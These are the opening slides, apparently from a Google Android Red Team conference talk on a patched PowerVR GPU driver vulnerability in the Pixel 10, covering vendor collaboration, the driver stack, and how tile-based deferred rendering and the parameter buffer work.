Tiled-based Deferred Rooting

When Your GPU Starts Rendering to Kernel Code Space!

Xingyu Jin, Martijn Bogaard

Google

Android Red Team

Mission

Protect the Android ecosystem through offensive security.

Pixel 10

Collaboration with IMG

- The Android Red Team and Imagination Technologies work closely together on advancing GPU security.


- Patches for this vulnerability were developed, validated, and distributed well ahead of public disclosure, and are available to Imagination customers through standard driver releases.

- We appreciate their support for our research and recognise their commitment to ensure end users stay protected.


PowerVR GPU Overview

Google


Pixel 10 PowerVR Driver Stack




Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Pixel 10 PowerVR Driver Stack - Simplified 3D rendering



Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Note: GPU VA layout is subject to driver imposed restrictions and security checks

Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




- Shader code (USC)
- Textures
- Geometry
- …

Pixel 10 PowerVR Driver Stack - Simplified 3D rendering



Pixel 10 PowerVR Driver Stack - Simplified 3D rendering




Tile-based Deferred Rendering & FreeList Design

Through the eyes of an offensive engineer

Google

Tiling


- All scene geometry is processed and binned into tiles
- Tiles represent a set area of the framebuffer
- Processed geometry data is stored in the parameter buffer



From the public documentation: "PowerVR: A Master Class in Graphics Technology and Optimization (2012)"

Tile-Based Deferred Rendering


- Used by IMG and *other* GPUs
- Run vertex shader in a unified processing architecture
- GPU stores the output of vertex shaders and input of pixel shaders in "**Parameter Buffer**"
- GPU runs fragment shaders and writes the final computed result to memory



From the public documentation: "PowerVR: A Master Class in Graphics Technology and Optimization (2012)"

Parameter Buffer

